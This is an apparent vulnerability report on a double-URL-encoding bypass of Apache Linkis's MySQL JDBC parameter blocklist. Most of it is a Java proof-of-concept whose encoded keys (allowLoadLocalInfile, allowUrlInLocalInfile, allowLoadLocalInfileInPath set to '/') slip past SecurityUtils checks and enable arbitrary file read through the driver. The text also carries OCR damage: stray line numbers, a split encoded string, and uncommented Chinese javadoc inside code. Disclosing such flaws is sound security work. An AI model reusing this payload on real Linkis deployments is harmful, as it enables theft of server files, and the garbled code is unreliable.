Apache Linkis MySQL JDBC Driver Vulnerability: Arbitrary File Read via Double URL Encoding Bypass

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
Testcase code is as follows, the mysql driver version used for testing is the default 8.0.28 version of the project


```
package org.apache.linkis.common.utils;

import org.apache.commons.collections.MapUtils;
import org.apache.commons.lang3.StringUtils;

import java.sql.DriverManager;
import java.util.HashMap;
import java.util.Map;
import java.util.Properties;
import java.util.stream.Collectors;

public class TestCase {
    private static final String SQL_DRIVER_CLASS = "com.mysql.cj.jdbc.Driver";
    private static final String SQL_CONNECT_URL = "jdbc:mysql://%s:%s/%s";

    public static void main(String[] args) throws Exception {
        String host = "127.0.0.1";
        int port = 3306;
        String database = "database";
        String username = "tmp";
        String password = "root";
        Map<String, Object> extraParams = new HashMap<>();
        String key =

"%25%36%31%25%36%63%25%36%63%25%36%66%25%37%37%25%34%63%25%36%66%25%36%31%25%36%34%25%34%63%25%36%66%25%36%33%25%36%31%25%36%63%25%34%39%25%36%65%25%36%36%25%36%39%25%36%63%25%36%35";
        extraParams.put(key, "yes");

extraParams.put("%25%36%31%25%36%63%25%36%63%25%36%66%25%37%37%25%35%35%25%37%
```

```
32%25%36%63%25%34%39%25%36%65%25%34%63%25%36%66%25%36%33%25%36%31%25%36%63%25%34%39%25%36%65%25%36%36%25%36%39%25%36%63%25%36%35", "yes");
27
extraParams.put("%25%36%31%25%36%63%25%36%63%25%36%66%25%37%37%25%34%63%25%36%66%25%36%31%25%36%34%25%34%63%25%36%66%25%36%33%25%36%31%25%36%63%25%34%39%25%36%65%25%36%36%25%36%39%25%36%63%25%36%35%25%34%39%25%36%65%25%35%30%25%36%31%25%37%34%25%36%38", "/");
28          extraParams.put("maxAllowedPacket", "655360");
29
30          Class.forName(SQL_DRIVER_CLASS);
31          // security check
32          SecurityUtils.checkJdbcConnParams(
33                  host,
34                  port,
35                  username,
36                  password,
37                  database,
38                  extraParams);
39          SecurityUtils.appendMysqlForceParams(extraParams);
40
41          String url =
42                  String.format(
43                          SQL_CONNECT_URL, host, port, database);
44          // deal with empty database
45          if (StringUtils.isBlank(database)) {
46              url = url.substring(0, url.length() - 1);
47          }
48          if (MapUtils.isNotEmpty(extraParams)) {
49              String extraParamString =
50                      extraParams.entrySet().stream()
51                              .map(e -> String.join("=", e.getKey(),
String.valueOf(e.getValue())))
52                              .collect(Collectors.joining("&"));
53              url += "?" + extraParamString;
54          }
55          System.out.println("jdbc connection url: " + url);
56
57          Properties properties = SecurityUtils.getMysqlSecurityParams();
58          properties.setProperty("user", username);
59          properties.setProperty("password", password);
60          DriverManager.getConnection(url, properties);
61      }
62  }
```

The vulnerability is a bypass of the patch, which filters extraParams in the patch and throws an exception if there is a configuration item in the blocklist



A urlDecode will be performed on paramUrl before detection.



In the jdbc driver, the key/value will also be read and urlDecode will be performed once.

```java
public class ConnectionUrlParser implements DatabaseUrlContainer {

    采用两个匹配组（分别命名为 "key" 和 "value"） 模式，该模式针对给定字符串进行连续测试，并生成具有
    匹配值的键/值映射。给定的模式必须确保连续测试之间没有剩余，即前一场比赛的结束必须与下一场比赛的
    开始重合。

    参数： pattern – 要匹配的正则表达式模式
          input – 输入字符串

    返回： 包含匹配值的键/值映射

    private Map<String, String> processKeyValuePattern(Pattern pattern, String input) {
        Matcher matcher = pattern.matcher(input);
        int p = 0;
        Map<String, String> kvMap = new HashMap<>();
        while (matcher.find()) {
            if (matcher.start() != p) {
                throw ExceptionFactory.createException(WrongArgumentException.class,
                        Messages.getString( key: "ConnectionString.4", new Object[]{input.substring(p)}));
            }
            String key = decode(safeTrim(matcher.group( name: "key")));
            String value = decode(safeTrim(matcher.group( name: "value")));
            if (!isNullOrEmpty(key)) {
                kvMap.put(key, value);
            } else if (!isNullOrEmpty(value)) {
                throw ExceptionFactory.createException(WrongArgumentException.class,
                        Messages.getString( key: "ConnectionString.4", new Object[]{input.substring(p)}));
            }
            p = matcher.end();
        }
        if (p != input.length()) {
            throw ExceptionFactory.createException(WrongArgumentException.class, Messages.getString( key: "ConnectionString.4", new Object[]{input.substring(p)}));
        }
        return kvMap;
    }
```

Here, you can bypass the latest patch by performing dual URL encoding and trigger arbitrary file reading